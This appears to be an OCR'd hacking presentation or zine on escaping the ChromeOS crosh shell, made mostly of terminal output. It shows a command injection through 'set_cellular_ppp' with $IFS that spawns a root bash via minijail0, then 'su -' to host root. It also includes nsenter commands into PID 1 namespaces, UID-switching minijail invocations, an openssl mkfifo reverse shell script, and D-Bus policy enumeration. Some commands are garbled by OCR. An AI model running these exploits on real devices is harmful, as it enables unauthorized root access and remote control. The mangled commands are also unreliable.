ALERT sudo[26144]: shill-scripts: user NOT in sudoers; TTY=unknown; PWD=/; USER=root; COMMAND=/bin/bash  
NOTICE unix chkpwd[26165]: password check failed for user (root)  
CRIT sudo[26307]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]  
ALERT sudo[26307]: shill-scripts: user NOT in sudoers; TTY=pts/3; PWD=/; USER=root; COMMAND=/bin/bash  
CRIT sudo[28904]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]  
ALERT sudo[28904]: shill-scripts: user NOT in sudoers; TTY=unknown; PWD=/; USER=root; COMMAND=/bin/bash  
NOTICE sudo[29303]: root: TTY=unknown; PWD=/; USER=root; COMMAND=/usr/bin/pkill -HUP rsyslogd  
CRIT sudo[29588]: pam_unix(sudo:auth): auth could not identify password for [shill-scripts]  
ALERT sudo[31342]: shill-scripts: command not allowed; TTY=pts/2; PWD=/opt; USER=root; COMMAND=list  
NOTICE sudo[9053]: root: TTY=unknown; PWD=/; USER=chronos; COMMAND=/bin/kill -9 -- -1  
ALERT unix chkpwd[13076]: could not obtain user info (chronos)  
NOTICE sudo[13231]: root: TTY=unknown; PWD=/; USER=root; COMMAND=/usr/bin/pkill -HUP rsyslogd  
WARNING unix chkpwd[16708]: check pass; user unknown  
NOTICE unix chkpwd[16708]: password check failed for user (root)  
WARNING unix chkpwd[16710]: check pass; user unknown  
NOTICE unix chkpwd[16710]: password check failed for user (root)  
NOTICE unix chkpwd[17512]: inappropriate use of Unix helper binary (UID=1000)
```

```
chronos@localhost /proc/24106/fd $ ls -al  
total 0  
dr-x----- 2 chronos chronos 0 Jun 20 19:49 .  
dr-xr-xr-x 8 chronos chronos 0 Jun 20 19:48 ..  
lr-x----- 1 chronos chronos 64 Jun 20 19:49 0 -> 'pipe:[205798]'  
lr-wx----- 1 chronos chronos 64 Jun 20 19:49 1 -> 'pipe:[205797]'  
lrwx----- 1 chronos chronos 64 Jun 20 19:49 2 -> '/dev/pts/1 (deleted)'
```

```
shell-init: error retrieving current directory: getcwd: cannot access parent directories: Success  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
sh makepath: error retrieving current directory: getcwd: cannot access parent directories: Success
```

```
chronos@localhost /proc/self/fd $ kill 3255
```

```
process 19: arguments to dbus_connection_unref() were incorrect, assertion "connection != NULL" failed in file ../  
./dbus-1.10.12/dbus/dbus-connection.c line 2822.  
This is normally a bug in some application using the D-Bus library.
```

WARNING

UNORTHODOX
HACKING METHODS
IN PROGRESS!

Nsenter Exploration

```
nsenter -target 1 -mount -uts -ipc -net -pid -sh  
nsenter -mount=/proc/1/ns/mnt - /bin/bash
```

```
/usr/bin/nsenter -target $PID -mount -uts -ipc -net  
-pid env -i $(sudo cat /proc/$PID/environ | xargs  
-0) bash
```

Nested procs, namespace overlaps, race
conditions, mounting mayhem, SUID
strangeness, kernel panics, overflows,
traps & exceptions!



Malfunction Logging

```
/home/chronos/chrome_debug.log  
/var/log/chrome/chrome  
/var/log/ui/ui.LATEST  
tail -f /var/log/messages  
tail -f /var/log/secure  
dmesg -w
```

MORE CRASHES & OVERLAPS



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ANOMALIES & STRANGENESS

```
localhost ~ # exit
logout

ps
PID TTY          TIME CMD
1 ?           00:00:00 minijail-init
2 ?           00:00:00 bash
15 ?          00:00:00 su
16 ?          00:00:00 bash
52 ?          00:00:00 sqlite3
56 ?          00:00:00 sh
149 ?         00:00:00 ps

# id
uid=0(root) gid=0(root) groups=0(root)
# exit
sqlite> exit
...>
...> /usr/bin/crosh: line 772: 13107 Killed
crosh>
...>
...>
...> crosh>
...>
...> crosh>
```



```
crosh>
crosh> exit
ERROR: unknown command: xi

crosh> nobody@localhost / $
crosh>
nobody@localhost / $
crosh>
nobody@localhost / $ id
ERROR: unknown command: id
```

```
crosh>
crosh> nobody@localhost / $
crosh>
crosh> id
crosh> id
bash: idi: command not found
nobody@localhost / $ id
ERROR: unknown command: did
```

```
localhost .. # pwd
self/fd/../../
localhost .. #
```

```
localhost 19308 # pwd
pwd: error retrieving current directory: getcwd: cannot access parent directories: Success
localhost 19308 # ls -al /proc/symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
c/symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success

lsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
cgroupsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
dnasymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
interpusymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
keyssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
misscsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
sched debugsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
swapsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
uptimesymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success

2symlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
cmdlinesymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
drisymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
ionemesymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
kmsgsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
modulessymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
schedstatesymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
sysssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
versionssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success

acpisymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
consolessymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
driversymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
loopssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
kpagecountsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
mountssymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
scsisymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
sysrq-triggersymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
vmlallocinsymlink-hook: error retrieving current directory: getcwd: cannot access parent directories: Success
```

```
NOTICE sudo[31295]: pam_unix(sudo:auth): authentication failure; logname= uid=295 euid=0 tty=/dev/pts/2
ERR sudo[31295]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
ERR sudo[31295]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
ALERT sudo[31295]: shill-scripts: user NOT in sudoers ; TTY=pts/2 ; PWD=/ ; USER=root ; ENV=LD_LIBRARY_F

ERR sudo[31342]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
NOTICE sudo[31342]: pam_unix(sudo:auth): authentication failure; logname= uid=295 euid=0 tty=/dev/pts/2

ERR sudo[31342]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
ERR sudo[31342]: pam_exec(sudo:auth): /usr/bin/crossystem failed: exit code 1
ALERT sudo[31342]: shill-scripts: command not allowed ; TTY=pts/2 ; PWD=/opt ; COMMAND=list
INFO su[1867]: Successful su for root by root
INFO su[1867]: + /dev/pts/2 root:root
ERR su[1867]: bad group ID '0' for user 'root': Invalid argument
INFO su[1868]: Successful su for chronos by root
INFO su[1868]: + /dev/pts/2 root:chronos
ERR su[1868]: bad group ID '1000' for user 'chronos': Invalid argument
INFO su[2605]: Successful su for nobody by root
INFO su[2605]: + /dev/pts/1 root:nobody
ERR su[2605]: bad group ID '65534' for user 'nobody': Invalid argument
INFO su[4171]: Successful su for root by root
INFO su[4171]: + ??? root:root
ERR su[4171]: bad group ID '0' for user 'root': Invalid argument
```

```
chronos@localhost /proc/2436/fd $ ls
0 107 116 126 135 144 153 162 171 180 19 199 207 216 225 234 243 252 261 270 28 289 298 306 316 33 42 51 60 7 79 88 97
1 108 117 127 136 145 154 163 172 181 190 2 208 217 226 235 244 253 262 271 280 29 299 307 317 34 43 52 61 70 8 89 98
10 109 118 128 137 146 155 164 173 182 191 20 209 218 227 236 245 254 263 272 281 290 3 308 318 35 44 53 62 71 80 9 99
100 88 119 129 138 147 156 165 174 183 192 201 210 219 228 237 246 255 264 273 282 291 5 309 319 36 45 54 63 72 81 8 88
101 110 12 83 139 148 157 166 175 184 193 202 211 22 229 238 247 256 265 274 283 292 300 11 52 37 46 55 64 73 82 91
102 111 120 130 14 149 158 167 176 185 194 203 212 221 230 239 248 257 266 275 284 293 302 12 53 38 47 56 65 74 83 92
103 112 121 131 140 15 159 168 177 186 195 204 213 222 231 240 24 249 258 267 276 285 303 13 54 39 48 57 66 75 84 93
104 113 122 132 141 150 16 169 178 187 196 205 214 223 232 241 25 259 268 277 286 295 304 14 55 40 49 58 67 76 85 94
105 114 123 133 142 151 160 17 179 188 197 206 215 224 233 242 26 269 278 287 296 304 15 56 41 50 59 68 77 86 95
106 115 124 134 143 152 161 170 18 189 198 207 216 225 234 243 252 260 27 279 288 297 305 16 57 42 51 60 69 78 87 96
```

```
[37256.818101] ptrace of pid 24311 was attempted by: cat (pid 24412)
[37285.343212] ptrace of pid 24311 was attempted by: cat (pid 24425)
```

```
chronos@localhost /proc/19308 $ /sbin/minijail0 -m'0 1000 1' -- /bin/bash
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
sh_makepath: error retrieving current directory: getcwd: cannot access parent directories: Success
localhost 19308 # pwd
pwd: error retrieving current directory: getcwd: cannot access parent directories: Success
```

VISITING YOUR CELL MATES I

HIGH SCORE
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SEARCHING FOR ROOT?

Find User & Group IDs in `/etc/passwd` & `/etc/group` and access desired inmate with the following commands:

```
/sbin/minijail0 -l -U -m -u UID -g GID -M -- /bin/sh
/sbin/minijail0 -l -U -m'0 UID 1' -M -- /bin/bash
/sbin/minijail0 -l -U -m -M -- /bin/dash
```

```
chronos@localhost / $ /sbin/minijail0 -U -m -u 0 -M -- /bin/bash
Aborted (core dumped)
chronos@localhost / $ /sbin/minijail0 -U -m -u 1 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
bin@localhost / $ exit
exit
chronos@localhost / $ /sbin/minijail0 -U -m -u 2 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@localhost / $ exit
exit
chronos@localhost / $ /sbin/minijail0 -U -m -u 3 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
adm@localhost / $ exit
exit
chronos@localhost / $ /sbin/minijail0 -U -m -u 4 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
lp@localhost / $ exit
exit
chronos@localhost / $ /sbin/minijail0 -U -m -u 5 -M -- /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
I have no name!@localhost / $ env
TERM=xterm
SHELL=/bin/sh
DATA DIR=/home/chronos
LC_ALL=en_US.utf8
USER=chronos
```



adm bin cups
daemon ? debugd
nobody
I have no name!

```
chronos@localhost / $ /sbin/minijail0 -U -M -m -- /usr/bin/id
uid=0(root) gid=0(root) groups=0(root),65534(nobody)
```

```
chronos@localhost / $ /sbin/minijail0 -U -u65534 -g65534 -m -M' /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@localhost / $ id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
```

```
chronos@localhost / $ /sbin/minijail0 -U -u65533 -g65533 -m -M' /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
I have no name!@localhost / $ id
uid=65533 gid=65533(nogroup) groups=65533(nogroup),65534(nobody)
```

```
chronos@localhost / $ /sbin/minijail0 -U -u277 -g277 -m -M' /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
cups@localhost / $ id
uid=277(cups) gid=277(cups) groups=277(cups),65534(nobody)
cups@localhost / $
```

NOT ROOT.



```
chronos@localhost / $ /sbin/minijail0 -U -m' -M' -gwheel /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
localhost / # id
uid=0(root) gid=10(wheel) groups=10(wheel),65534(nobody)
```

```
chronos@localhost / $ /sbin/minijail0 -I -M' /bin/bash
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@localhost / $ id
uid=65534(nobody) gid=0(root) groups=0(root),65534(nobody)
nobody@localhost / $ env
TERM=xterm
SHELL=/bin/sh
DATA DIR=/home/chronos
```

VISITING YOUR CELL MATES II

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WHERE IS ROOT?



```
chronos@localhost / $ pinky --help
Usage: pinky [OPTION]... [USER]...
```

```
-l produce long format output for the specified users
-b omit the user's home directory and shell in long format
-h omit the user's project file in long format
-p omit the user's plan file in long format
-s do short format output, this is the default
-f omit the line of column headings in short format
-w omit the user's full name in short format
-i omit the user's full name and remote host in short format
-q omit the user's full name, remote host and idle time in short format
--help display this help and exit
--version output version information and exit
```

A lightweight 'finger' program; print user information.
The utmp file will be /var/run/utmp.

GNU coreutils online help: <<http://www.gnu.org/software/coreutils/>>
Full documentation at: <<http://www.gnu.org/software/coreutils/pinks/>>
or available locally via: info '(coreutils) pinky invocation'

```
chronos@localhost / $
chronos@localhost / $ pinky -l root
Login name: root          In real life: root
Directory: /root         Shell: /bin/bash
```

```
chronos@localhost / $ pinky -l chronos
Login name: chronos      In real life: system user
Directory: /home/chronos/user Shell: /bin/bash
```

```
chronos@localhost / $ pinky -l shell-scripts
Login name: shell-scripts In real life: shell's debug scripts (when run via debug)
Directory: /dev/null      Shell: /bin/false
```

```
chronos@localhost / $ pinky -l cups
Login name: cups          In real life: CUPS daemon
Directory: /dev/null      Shell: /bin/false
```

```
crosh> set cellular_ppp ''/sbin/minijail0$IFS-M$IFS-I$IFS--$IFS/bin/bash''
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@localhost / $
nobody@localhost / $ id
uid=65534(nobody) gid=0(root) groups=0(root),65534(nobody)
nobody@localhost / $
nobody@localhost / $ nsenter
chronos@localhost $ id
uid=65534(nobody) gid=0(root) groups=0(root),65534(nobody)
chronos@localhost $
```

```
2022-05-06T20:30:58.482190-06:00 INFO su[3262]: Successful su for root by root
2022-05-06T20:30:58.482340-06:00 INFO su[3262]: + ??? root:root
2022-05-06T20:30:58.482548-06:00 ERR su[3262]: bad group ID '0' for user 'root': Invalid argument
2022-05-06T20:31:27.347036-06:00 INFO su[3275]: Successful su for root by root
2022-05-06T20:31:27.347391-06:00 INFO su[3275]: + /dev/pts/2 root:root
2022-05-06T20:31:27.347572-06:00 ERR su[3275]: bad group ID '0' for user 'root': Invalid argument
```

```
chronos@localhost / $ /sbin/minijail0 -U -m -u1337 -g1337 -M /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
I have no name@localhost / $ id
uid=1337 gid=1337 groups=1337,65534(nobody)
I have no name@localhost / $ su -
su: Cannot determine your user name.
I have no name@localhost / $ tail /var/log/messages
2022-05-12T10:53:40.331816-06:00 WARNING minijail[15494]: libminijail[15494]: could not disable setgroups(2)
2022-05-12T10:53:45.184580-06:00 WARNING su[15505]: Cannot determine the user name of the caller (UID 1337)
2022-05-12T10:53:45.184696-06:00 NOTICE su[15505]: FAILED su for by
2022-05-12T10:53:45.185440-06:00 NOTICE su[15505]: - /dev/pts/0 ???:???
2022-05-12T10:53:52.632565-06:00 ERR cras server[1197]: Unable to find the best channel map
2022-05-12T10:54:05.271717-06:00 WARNING minijail[15512]: libminijail[15512]: failed to open '/proc/15513/setgroups': No such file or directory
2022-05-12T10:54:05.273145-06:00 WARNING minijail[15512]: libminijail[15512]: could not disable setgroups(2)
2022-05-12T10:54:12.077227-06:00 WARNING su[15522]: Cannot determine the user name of the caller (UID 1337)
2022-05-12T10:54:12.077252-06:00 NOTICE su[15522]: FAILED su for by
2022-05-12T10:54:12.077478-06:00 NOTICE su[15522]: - /dev/pts/0 ???:???
I have no name@localhost / $ tail /var/log/secure
2022-05-12T10:29:37.159154-06:00 INFO su[14921]: Successful su for root by root
2022-05-12T10:29:37.159557-06:00 INFO su[14921]: + /dev/pts/1 root:root
2022-05-12T10:29:37.168060-06:00 INFO su[14921]: pam_unix(su:session): session opened for user root by (uid=0)
2022-05-12T10:52:10.048791-06:00 WARNING unix_chkpwd[15480]: check pass; user unknown
2022-05-12T10:52:10.048990-06:00 NOTICE unix_chkpwd[15480]: password check failed for user (root)
2022-05-12T10:52:10.041407-06:00 NOTICE su[15398]: pam_unix(su:auth): authentication failure; logname= uid=218 euid=218 tty=/dev/pts/0 ruser=bluetooth rhost= user=root
2022-05-12T10:52:12.278258-06:00 ERR su[15398]: pam_authenticate: Permission denied
2022-05-12T10:52:12.278904-06:00 NOTICE su[15398]: FAILED su for root by bluetooth
2022-05-12T10:52:12.279318-06:00 NOTICE su[15398]: - /dev/pts/0 bluetooth:root
2022-05-12T10:53:47.638042-06:00 WARNING passwd[15507]: Cannot determine the user name of the caller (UID 1337)
```

```
chronos@localhost /tmp $ /sbin/minijail0 -I -U -m'0 1000 1' -- /bin/bash
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
```

```
localhost tmp # id
uid=0(root) gid=65534(nobody) groups=65534(nobody)
```

```
localhost tmp # ps au
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      2658  0.0  0.0   8036  2824 pts/0    Ss+   May08   0:00 /bin/bash /usr/bin/crosh
root      2738  0.0  0.0   8036  2852 pts/1    Ss    May08   0:00 /bin/bash /usr/bin/crosh
root      2842  0.0  0.0   4320   792 pts/1    S     May08   0:00 /bin/sh /usr/bin/set_cellular_ppp 'bash'
root      2892  0.0  0.0   9448  2296 pts/1    S     May08   0:01 bash
root      3468  0.0  0.0   8036  1744 pts/0    S+    May08   0:00 /bin/bash /usr/bin/crosh
root      3470  0.0  0.0   8036  1740 pts/0    S+    May08   0:00 /bin/bash /usr/bin/crosh
root      3478  0.0  0.0  11400  908 pts/0    S+    May08   0:00 /usr/bin/coreutils --coreutils-prog-shebang=catt
nobody    3556  0.0  0.0   7704  1976 pts/2    Ss    May08   0:00 /bin/bash
nobody    4832  0.0  0.0   6572   904 pts/2    S+    May08   0:00 /sbin/minijail0 -U -m -M /bin/bash
root      7362  0.0  0.0   8036  2864 pts/3    Ss    00:29   0:00 /bin/bash /usr/bin/crosh
root      9889  0.0  0.0   4320   792 pts/3    S     19:23   0:00 /bin/sh /usr/bin/set_cellular_ppp 'bash'
root      9939  0.0  0.0   9452  2216 pts/3    S+    19:23   0:00 bash
root     10288  0.0  0.0   6572   804 pts/1    S+    19:30   0:00 /sbin/minijail0 -I -U -m0 1000 1 -- /bin/bash
```

NOT ROOT.



Reverse Shell Established!

HIGH SCORE
22000

ROOT? IS THAT YOU?



```
chronos@localhost / $ cat /var/tmp/client.sh
mkfifo /tmp/lrl; /bin/sh -i < /tmp/lrl 2>&1 | openssl s_client -quiet -connect 127.0.0.1:1337 > /tmp/lrl; rm /tmp/lrl; chronos@localhost / $
chronos@localhost / $
chronos@localhost / $ /sbin/minijail0 -I -m 0 1000 1' -- /bin/sh /var/tmp/client.sh
depth=0 C = AU, ST = Some-State, O = Internet Wdigits Pty Ltd
verify error:num=10:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Wdigits Pty Ltd
verify return:1
```

```
crosh> set_cellular_ppp 'openssl$(IFS) $servers$(IFS)-quiet$(IFS)-key$(IFS) /var/tmp/key.pem$(IFS)-cert$(IFS) /var/tmp/cert.pem$(IFS)-port$(IFS) 1337$(IFS)>&2'
```

```
##### id
uid=0(root) gid=65534(nobody) groups=65534(nobody)
# /usr/bin/script -qc /bin/bash /dev/null
localhost / # id
id
uid=0(root) gid=65534(nobody) groups=65534(nobody)
localhost / #
```

NOT ROOT. :(

```
localhost / # env
TERM=xterm
SHELL=/bin/sh
DATA_DIR=/home/chronos
LOCAL ALL=en US=utf8
USER=chronos
LS_COLORS=rs=0:di=01:34:ln=01:36:mh=00:pi=40:33:so=01:35:do=01:35:bd=40:
A2:st=37:44:ex=01:32:* tar=01:31:* tgz=01:31:* arc=01:31:* arj=01:31:*
* 31:* 47=01:31:* zip=01:31:* z=01:31:* Z=01:31:* dz=01:31:* gz=01:31:*
1:* tz=01:31:* deb=01:31:* rpm=01:31:* jar=01:31:* war=01:31:* ear=01:31:
01:31:* cab=01:31:* jpg=01:35:* jpeg=01:35:* gif=01:35:* bmp=01:35:* pbr
5:* png=01:35:* svg=01:35:* svz=01:35:* mng=01:35:* pcx=01:35:* mv=01:
m4v=01:35:* mp4v=01:35:* vob=01:35:* qt=01:35:* nuv=01:35:* wmv=01:35:
35:* dl=01:35:* xcf=01:35:* xwd=01:35:* yuv=01:35:* cgm=01:35:* emf=01:
log=00:32:* patch=00:32:* pdf=00:32:* ps=00:32:* tex=00:32:* txt=00:32:
00:36:* mpc=00:36:* ogg=00:36:* ra=00:36:* wav=00:36:* oga=00:36:* opus
DBUS_FATAL_WARNINGS=0
LSB_RELEASE_TIME=1535494113
PATH=/bin:/usr/bin
CHROMEOS_SESSION_LOG_DIR=/home/chronos/user/log
PwID=/
CURRENT_COMMAND=set_cellular_ppp
DONT_CRASH_ON_ASSERT=1
SHLV=3
HOME=/home/chronos/user
CHROME_LOG_FILE=/var/log/chrome/chrome
LOGNAME=chronos
DBUS_SESSION_BUS_ADDRESS=disabled:
XDG_RUNTIME_DIR=/run/chrome
MINIJAIL_Fd=3
LSB_RELEASE=CHROMEOS_AUSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID=(6372E332-9A26-4CE3-9C39-9308A4E383AF)
CHROMEOS_CANARY_APPID=(90F229CE-83E2-4FAF-8479-E368A34938B1)
CHROMEOS_DEVSERVER=
```



nobody

uid=0 gid=0 groups=0,65534 (nobody)

1. Start a minijail instance running `/bin/bash` as 'root':
`crosh> set_cellular_ppp "/sbin/minijail0$IFS-$IFS-U$IFS-m$IFS-M$IFS/bin/bash$IFS1>&2"`
2. Upgrade the root user of the container to the host:
`localhost / # su -`



This **UID=0** user appears to be an imposter from the minijail container (and is mapped to 'Chronos' outside the minijail). This is not our TRUE ROOT USER! There must be some way to get our TRUE ROOT out of jail. Maybe we could arrange a Prisoner Exchange?!



Attempting Prisoner Exchange





HIGH SCORE
25000

Access Discovered

```
crash> set_cellular_ppp "/sbin/minijail0$IFS-I$IFS-U$IFS-m$IFS-M$IFS/bin/bash$IFS1>&2"
```

2. Upgrade the 'root' user of the container:

localhost / # su -

[illegible]

```
chronos@localhost /opt/google/chrome $ ./chrome-sandbox --help
The setuid sandbox provides API version 1, but you need 0
Please read https://chromium.googlesource.com/chromium/src/+master/docs/linux\_suid\_sandbox\_development.md.
```

The setuid sandbox is not running as root. Common causes:

- * An unprivileged process using ptrace on it, like a debugger.
- * A parent process set prctl(PR_SET_NO_NEW_PRIVS, ...)

```
Failed to move to new namespace: PID namespaces supported, Network namespace supported, but failed: errno =
```

```
chronos@localhost /opt/google/chrome $ /sbin/minijail0 -I -U -m -M /bin/bash
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
```

```
localhost chrome # su -
su: Authentication service cannot retrieve authentication info
(Ignored)
-su: cannot set terminal process group (1): Inappropriate ioctl for device
-su: no job control in this shell
localhost ~ # cd /opt/google/chrome/
localhost chrome # ./chrome-sandbox --help
```

The setuid sandbox provides API version 1, but you need 0
Please read https://chromium.googlesource.com/chromium/src/+master/docs/linux_suid_sandbox_development.md.

```
close: Bad file descriptor
localhost chrome # Read on socketpair: Success
```



Chrome OS developer shell | chrome-extension://nkoccljpinhpfnfiaiclkommnmllphnl/html/crosh.html

```

[rosh]# set cellular_ppp '"/sbin/minijail0$(IFS)-U$(IFS)-m$(IFS)-M$(IFS)/bin/bash$I$1>62`'
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
localhost # id
uid=0(root) gid=0(root) groups=0(root),65534(nobody)
localhost # # echo $HOME
/home/chronos/user
localhost # #
localhost # # su -
su: Authentication service cannot retrieve authentication info
(Ignored)
-su: cannot set terminal process group (1): Inappropriate ioctl for device
-su: no job control in this shell
localhost - # id
uid=0(root) gid=0(root) groups=0(root)
localhost - # echo $HOME
/root
localhost - # env
MANPATH=/usr/local/share/man:/usr/share/man
SHELL=/bin/bash
TERM=xterm
PORTAGE_CONFIGROOT=/usr/local
USER=root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=01;05
ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh
:31:*.z=01;31:*.Z=01;31:*.diz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2
:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:
=01;35:*.bpm=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=
=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01
.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.d
35:*.ogx=01;35:*.cfg=00;32:*.conf=00;32:*.diff=00;32:*.doc=00;32:*.ini=00;32:*.log=00;32:*.patch=
.lf=00;36:*.m4=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:
.LD_LIBRARY_PATH=/usr/local/lib64
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gentoo-release /etc/fonts/fonts.conf /etc/terminfo
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/opt/bin
PWD=/root

```

```
localhost run # dev_install
ERROR(dev_install): Your environment appears to be incomplete. When changing to root,
ERROR(dev_install): did you remember to run the full command (don't forget the dash):
ERROR(dev_install): $ sudo su -
localhost run # su -
su: Authentication service cannot retrieve authentication info
(Ignored)
-su: cannot set terminal process group (1): Inappropriate ioctl for device
-su: no job control in this shell
localhost ~ # dev_install
ERROR(dev_install): Can not run dev_install.
ERROR(dev_install): Chrome OS is not in developer mode.
```



SEARCHING THE DBUS SYSTEM

HIGH SCORE
25000

Configs & Services

/etc/dbus-1 & /usr/share/dbus-1

```
cat /etc/dbus-1/session.conf
cat /etc/dbus-1/system.conf
cat /usr/share/dbus-1/session.conf
cat /usr/share/dbus-1/system.conf
```

/etc/dbus-1/system.d/*.conf

```
grep -ira 'policy user="root"' *
grep -ira 'policy user="chronos"' *
grep -ira 'policy user="shill-scripts"' *
```

/usr/share/dbus-1/system-services

```
ls -al /usr/share/dbus-1/system-services
cat /usr/share/dbus-1/system-services/*
```

Get MachineID

```
/cat /var/lib/dbus/machine-id
/usr/bin/dbus-uuidgen -get
cat /etc/machine-id
```

DBus Introspect

```
dbus-daemon -introspect
initctl list
```



```
chronos@localhost /etc/dbus-1/system.d $ grep -ira 'policy user="chronos"' *
CryptoHome.conf: <policy user="chronos">
ImageBurner.conf: <policy user="chronos">
SessionManager.conf: <policy user="chronos">
UpdateEngine.conf: <policy user="chronos">
bluetooth.conf: <policy user="chronos">
fi.wi.wpa_supplicant1.conf: <policy user="chronos">
org.chromium.AuthPolicy.conf: <policy user="chronos">
org.chromium.CrosDisks.conf: <policy user="chronos">
org.chromium.EasyUnlock.conf: <policy user="chronos">
org.chromium.ImageLoader.conf: <policy user="chronos">
org.chromium.LibCrosService.conf: <policy user="chronos">
org.chromium.Mtpd.conf: <policy user="chronos">
org.chromium.PermissionBroker.conf: <policy user="chronos">
org.chromium.SmbProvider.conf: <policy user="chronos">
org.chromium.debugd.conf: <policy user="chronos">
org.chromium.flimflam.conf: <policy user="chronos">
org.chromium.lorgnette.conf: <policy user="chronos">
chronos@localhost /etc/dbus-1/system.d $ grep -ira 'policy user="shill-scripts"' *
org.chromium.flimflam.conf: <policy user="shill-scripts">
```

```
chronos@localhost /usr/share/dbus-1/system-services $ dbus-daemon --introspect
<!DOCTYPE node PUBLIC "-//freedesktop/DTD D-BUS Object Introspection 1.0/EN"
"http://www.freedesktop.org/standards/dbus/1.0/introspect.dtd">
<node>
```

```
<interface name="org.freedesktop.DBus">
  <method name="Hello">
    <arg direction="out" type="s"/>
  </method>
  <method name="RequestName">
    <arg direction="in" type="s"/>
    <arg direction="in" type="u"/>
    <arg direction="out" type="u"/>
  </method>
  <method name="ReleaseName">
    <arg direction="in" type="s"/>
    <arg direction="out" type="u"/>
  </method>
  <method name="StartServiceByName">
    <arg direction="in" type="s"/>
    <arg direction="in" type="u"/>
    <arg direction="out" type="u"/>
  </method>
  <method name="UpdateActivationEnvironment">
    <arg direction="in" type="a{ss}"/>
  </method>
  <method name="NameHasOwner">
    <arg direction="in" type="s"/>
    <arg direction="out" type="b"/>
  </method>
  <method name="ListNames">
    <arg direction="out" type="as"/>
  </method>
  <method name="ListActivatableNames">
    <arg direction="out" type="as"/>
  </method>
```

DBus Monitoring

```
dbus-monitor -system
